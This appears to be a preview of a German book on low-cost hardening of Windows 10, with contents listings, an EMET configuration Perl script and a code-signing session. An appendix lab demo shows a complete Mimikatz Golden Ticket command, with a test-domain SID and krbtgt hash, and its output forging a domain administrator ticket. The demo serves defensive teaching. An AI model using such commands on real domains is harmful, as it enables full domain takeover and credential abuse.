

Device Black- & Whitelisting

PNP-Device Kontrolle Beispiel-Firma GmbH

Die IT-Policy von Beispiel-Firma erlaubt die Nutzung dieses Gerätes nicht!

WINDOWS 10 EDUCATION

20:13
02.04.2016
DEU



4. Conclusio	184
4.1. Überblick über die behandelten Themen.....	184
4.2. Behandelte Add-ons und Tools.....	187
4.3. Nicht behandelte Themen	188
4.4. Ausblick	189

Policies • Secure-Boot • Pass-the-Hash • Pass-the-Ticket • Mimikatz • Golden-Ticket • Virtualization-based Security • Credential Guard • Microsoft Passport • Biometrie • Windows Hello • Virtuelle Smartcards • AppLocker • Device Guard • Antimalware • Windows Defender • Exploit Schutz • Control Flow Guard (CFG) • Bitlocker • LockDown-VPN • Verschlüsselung von SMB3 Netzwerkzugriffen • Web-Browser • Edge • Dateiversionsverlauf • Enterprise Data Protection • Hardware-Voraussetzungen • Lifecycle • Patching • Feature-Updates • Bitlocker-VHDX-Container • EMET • SysMon • Attack Surface • Rubber-Ducky • BadUSB • PNP-Kontrolle • Keyboard-Guard • UserControlled-Interactive-Service • Code-Signatur • ...

5.	Anhänge	190
5.1.	Demonstration: Mimikatz - Kerberos und Golden-Ticket.....	190
5.1.1.	Benutzte bzw. benötigte Ressourcen	190
5.1.2.	Netz-Skizze.....	191
5.1.3.	Genutzte bzw. hilfreiche Quellen:.....	191
5.1.4.	Vorbereitungstätigkeiten	192
5.1.5.	Benutzeranmeldung an Windows.....	195
5.1.6.	Mimikatz – Pass-the-Ticket	196
5.1.7.	Mimikatz – Overpass-the-Hash	201
5.1.8.	Mimikatz – Golden-Ticket.....	206

Mimikatz: Golden Ticket Demo

```
mimikatz # kerberos::golden /user:administrator /domain:testdomain.local /sid:S-1-5-21-2470804451-595484563-3822187919 /
krbtgt:59ee5d84c83302a578b875b0433de602 /id:500 /groups:512,513,518,519,520,544 /ptt
User      : administrator
Domain    : testdomain.local (TESTDOMAIN)
SID       : S-1-5-21-2470804451-595484563-3822187919
User Id   : 500
Groups Id : *512 513 518 519 520 544
ServiceKey: 59ee5d84c83302a578b875b0433de602 - rc4_hmac_nt
Lifetime  : 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
-> Ticket : ** Pass The Ticket **


* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ testdomain.local' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
Server Name       : krbtgt/testdomain.local @ testdomain.local
Client Name       : administrator @ testdomain.local
Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;
```



5.2.	Konfigurationsdateien und Scripts zu Microsoft EMET	210
5.2.1.	EMET-Konfigurationsdatei: Popular Software.xml	210
5.2.2.	Konfigurations-Script: EMET-Config.bat	214
5.2.3.	Konfigurations-Script: EMET-Config-IniFile-Importer.pl	215
5.2.4.	EMET-Konfigurationsdatei: EMET-config-DemoApplikation1.ini	217
5.2.5.	EMET Zertifikats-Pinning, EventLog Protokollierung	218



```
1 #####
2 # Gunnar Haslinger, 05.03.2016, für EMET 5.5
3 # importiert alle passenden EMET Konfigurations INI-Dateien
4 use strict;
5 use Config::IniFiles;
6
7 # Pfad zur den Konfigurationsdateien, kommt bei Parameter ALL zur Anwendung
8 our $EMETIniDir = 'C:\Program Files (x86)\EMET 5.5\config';
9 $EMETIniDir = $ENV{"EMETIniDir"} if exists($ENV{"EMETIniDir"});
10
11 # Pfad zum Cmdline-Tool EMET_Conf.exe
12 our $EMETConf = 'C:\Program Files (x86)\EMET 5.5\EMET_Conf.exe';
13 $EMETConf = $ENV{"EMETConf"} if exists($ENV{"EMETConf"});
14
15 if (! -f $EMETConf)
16 { print "\nERROR: EMETConf Cmdline-Tool \"$EMETConf\" nicht vorhanden!\n";
17   die("Abbruch, EMETConf Cmdline-Tool nicht gefunden");
18 }
19
20 our $EMET_VERSION = "5.5";
```

Perl source file length: 7145 lines: 160 Ln: 1 Col: 1 Sel: 0 Dos\Windows UTF-8 INS

5.3. UserControlled-Interactive-Service	219
5.3.1. Admin-Anleitung: UserControlled-Interactive-Service	222
5.3.2. UserControlled-Interactive-Service.ini	224
5.3.3. Security-Deskriptoren für Windows-Dienste	225





5.4. Signieren von Executables (Code-Signatur).....227

5.4.1. Erstellung eines Self-Signed Code-Signing-Zertifikats227


5.4.2. Import des Zertifikats in den Windows Root-Certificate-Store.....228

5.4.3. Signatur- und Timestamp-Vorgang von Executables229

Code-Signatur
Self-Signed
Code-Signing
Zertifikate



Signieren + Timestampen von Binaries



```
Windows PowerShell
PS C:\temp> .\Signtool.exe sign /fd SHA256 /v /n "my CodeSigning Certificate" UserControlled-Interactive-Service.exe
The following certificate was selected:
  Issued to: my CodeSigning Certificate
  Issued by: my CodeSigning Certificate
  Expires:  Thu Mar 30 10:47:45 2017
  SHA1 hash: 5092DEB55FD67942CA9C3F10D848D47904EA96B6

Done Adding Additional Store
Successfully signed: UserControlled-Interactive-Service.exe

Number of files successfully signed: 1
Number of warnings: 0
Number of errors: 0
PS C:\temp> .\Signtool.exe timestamp /v /tr "http://timestamp.globalsign.com/scripts/timestamp.dll" UserControlled-Interactive-Service.exe
Successfully timestamped: UserControlled-Interactive-Service.exe

Number of files successfully timestamped: 1
Number of errors: 0
PS C:\temp>
```



Gunnar Haslinger

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten



GHaslinger



Download Now

<https://hitco.at/blog>

0€